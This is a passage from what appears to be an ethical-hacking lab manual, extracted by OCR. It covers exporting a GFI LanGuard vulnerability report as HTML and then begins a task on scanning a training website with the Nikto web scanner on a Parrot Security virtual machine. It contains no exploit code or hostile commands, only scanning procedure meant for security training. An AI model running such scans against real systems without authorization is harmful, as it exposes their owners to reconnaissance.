
47. The **Vulnerability Status** report appears in the right pane. Click on the drop-down icon next to icon and choose the **HTML File** format.



48. The **HTML Export Options** window appears; leave the settings to default and click **OK**.




49. The **Save As** window appears; set the download location to **Desktop**. Rename the file to **Vulnerability Status Report.html** and click **Save**.




50. The **GFI LanGuard** pop-up appears; click **Yes** to open the file.

Note: If the **How do you want to open this file?** pop-up, select any web browser (here, **Chrome**) and click **OK**.

51. The **Vulnerability Status** report appears; you can scroll down to view detailed information regarding discovered vulnerabilities.





52. This concludes the demonstration of scanning network vulnerabilities using GFI LanGuard.
53. Close all open windows and document all the acquired information.
54. Turn off the **Windows Server 2022** and **Windows Server 2019** virtual machines.


Task 4: Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto

Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files and HTTP server options; it will also attempt to identify installed web servers and software.

Here, we will use Nikto to scan web servers and applications for vulnerabilities.


Note: In this task, we will target the **www.certifiedhacker.com** website.

1. Turn on the **Parrot Security** virtual machine.
2. Click the **Applications** menu in the top-left corner of **Desktop** and navigate to **Pentesting → Web Application Analysis → Web Vulnerability Scanners → nikto** to open Nikto in the **Terminal** window.

